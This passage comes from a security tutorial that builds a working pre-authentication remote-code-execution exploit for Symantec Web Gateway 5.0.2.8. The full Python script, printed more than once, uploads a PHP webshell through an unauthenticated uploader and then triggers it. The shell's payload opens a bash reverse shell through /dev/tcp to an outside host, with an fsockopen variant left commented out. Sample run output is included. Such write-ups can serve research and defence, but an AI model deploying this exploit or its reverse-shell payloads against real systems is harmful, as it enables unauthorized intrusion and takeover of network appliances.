


So I decided to upload my PHP webshell again:




Great! Looks like it's almost done ;]

Checking example with php extension:



Created again:



Good. I think it is a good moment to start preparing our exploit ;)

Weaponizing

Let's start from the same step as we finished last section. Our goal for now is to create a proof-of-concept code that can:

- Connect to remote webpage
- Check if there is an */upload/* directory
- If so – upload PHP file

Simple skeleton should behave like this example presented below:

```
root@kali:/home/c/src/eonila/seemantech# python seemantech.py http://192.168.216.133
symantec web gateway preauth rce poc
      seemantech.py - vs - http://192.168.216.133

[+] target alive, checking uploads
[+] uploads exists! continuing...

<html>
<head>
<title>Upload a file!</title>
</head>
<body>
<form enctype="multipart/form-data" method="POST">
<input type="hidden" name="clicked" value="yes" />
File to upload: <input type="file" name="file" />
<input type="submit">
</form>
</body>
</html>

Copying file /tmp/phpvWm7Iy to /var/www/html/uploads/sh.php
root@kali:/home/c/src/eonila/seemantech#
```

So this time we'll start here:

```
#
# to use this bug:
#   - uploads folder must exists on remote host
#   - and it must be writable
#
# have fun
#
import sys, re
import requests
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)

target = sys.argv[1]

def main():
  print 'symantec web gateway preauth rce poc'
  print '      seemantech.py - vs - %s' % ( target )
  print ''
```

As you can see I used a *workaround* for SSL/TLS (*ssl.wrap_socket)*. It helped me to connect to the host. Next part of the code is presented below:

```
baseUrl = target
uploadUrl = target + '/uploads/'

checkBase = requests.get(target,verify=False)
check_status = checkBase.status_code

if check_status == 200:
  print '[+] target alive, checking uploads'

  checkUpload = requests.get(uploadUrl, verify=False)
  isthereupload = checkUpload.status_code

  if isthereupload == 200:
    print '[+] uploads exists! continuing...'
```


This *poc* is pretty simple so far. ;) We are preparing our *baseUrl* (it will be the hostname of our target VM). Next we'll define the path to the *uploads* folder. If this *request* will work fine, the (HTTP) status code of the response should be equal to 200.

Next – if our condition is meet – we will do the same for next URL – path to the uploads. Now if our *status_code* is also equal to 200 it means that we are ready to go and we can now upload our webshell.

As an 'example upload' I used *sh.php* filename with content „<?php phpinfo();" to simply check if our uploaded file can be executed when we'll visit it using browser:

```
[root@Webgate uploads]# ls -l
total 16
-rw-r--r--  1 apache apache   36 Mar 27 02:39 meme2.php
-rw-r--r--  1 apache apache 1122 Mar 27 01:57 meme.php
-rw-r--r--  1 apache apache 1122 Mar 27 01:55 meme.txt
-rw-r--r--  1 apache apache   16 Mar 27 02:54 sh.php
[root@Webgate uploads]#
```

Good, created. Checking the file in the browser:



Great! Our next goal is preparing a working reverse shell ;] Let's do it!

```
uploader = target + '/spywall/uploader.php'
upshell = open('sh.php','w')
upshell.write('<?php exec("/bin/bash -c \'bash -i >& /dev/tcp/192.168.1.10/80 0>&1\'");')
#upshell.write('<?php $sock=fsockopen("192.168.1.10",443);exec("/bin/sh -i <&3 >&3 2>&3");')
upshell.close()
up_data = {
  'file':open('sh.php','rb')
}
```


As you can see, I decided to create a *tmp* file with our 31337 payload (*sh.php)* and save it in the same directory as our *poc* code.

Let's finish our code with the last *request*:

c@kali: ~/src/eonila/seemantech

```
    checkUpload = requests.get(uploadUrl, verify=False)
    isthereupload = checkUpload.status_code

    if isthereupload == 200:
      print '[+] uploads exists! continuing...'

      uploader = target + '/spywall/uploader.php'
      upshell = open('sh.php','w')
      upshell.write('<?php exec("/bin/bash -c \'bash -i >& /dev/tcp/192.168.1.10/80 0>&1\'");')
      #upshell.write('<?php $sock=fsockopen("192.168.1.10",443);exec("/bin/sh -i <&3 >&3 2>&3");')
      upshell.close()
      up_data = {
        'file':open('sh.php','rb')
      }
      upform = {'clicked':'yes'}
      upme = requests.post(uploader, data=upform, files=up_data, verify=False)
      upresp = upme.text
      #print upresp

      print ''
      print '[+] shell uploaded, last stage of delirium...'

      meshell = target + '/uploads/sh.php'
      do_meshell = requests.get(meshell)
      #
      print 'cheers ;)'



# run me:
if __name__ == '__main__':
  main()
~
```

As you can see one of the *upshell.write()* is commented out. The reason was: I observed that Symantec Web Gateway is filtering connection going outside the box (to 'some weird ports') so I decided to change 443/tcp to something „more popular and maybe not filtered" – port 80/tcp was the very first guess:



Great! Now we have a fully working preauth RCE in Symantec Web Gateway 5.0.2.8.

Verifying „proof-of-concept”

Full code is presented on the table below:

```
#!/usr/bin/env python
# seemantech.py - small preauth poc for symantec web gateway
# 27.03.2020 by code610
#
# more : https://twitter.com/CodySixteen
#       https://code610.blogspot.com
#
# to use this bug:
#   - uploads folder must exists on remote host
#   - and it must be writable
#
# have fun
#
import sys, re
import requests
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)

target = sys.argv[1]

def main():
  print 'symantec web gateway preauth rce poc'
  print '      seemantech.py - vs - %s' % ( target )
  print ''

  baseUrl = target
  uploadUrl = target + '/uploads/'

  checkBase = requests.get(target,verify=False)
  check_status = checkBase.status_code

  if check_status == 200:
    print '[+] target alive, checking uploads'

    checkUpload = requests.get(uploadUrl, verify=False)
    isthereupload = checkUpload.status_code

    if isthereupload == 200:
      print '[+] uploads exists! continuing...'

      uploader = target + '/spywall/uploader.php'
      upshell = open('sh.php','w')
      upshell.write('<?php exec("/bin/bash -c \'bash -i >& /dev/tcp/192.168.1.10/80 0>&1\'");')
      #upshell.write('<?php $sock=fsockopen("192.168.1.10",443);exec("/bin/sh -i <&3 >&3 2>&3");')
      upshell.close()
      up_data = {
        'file':open('sh.php','rb')
      }
      upform = {'clicked':'yes'}
      upme = requests.post(uploader, data=upform, files=up_data, verify=False)
      upresp = upme.text
      #print upresp

      print ''
      print '[+] shell uploaded, last stage of delirium...'

      meshell = target + '/uploads/sh.php'
      do_meshell = requests.get(meshell)
```

```
    #
    print 'cheers ;)'

# run me:
if __name__ == '__main__':
  main()
```

Remember to use it only during legal pentests! ;)

Summary

Idea of this paper was to help the reader with the process of finding preauth bugs in Symantec Web Gateway and creating quick proof-of-concept exploits for RCE bugs found during the research.

Reader should now be able to (re)write the poc file and use it with other vulnerable parameters in the application.

See you next time! ;)

Cody Sixteen

References

Below you will find resources used/found when I was creating this document:

[1] – Postauth RCE in Symantec Web Gateway

[2] – Official Blog

[3] – basic python concepts

[4] – python client/server example

[5] – requests module

[6] – reverse shell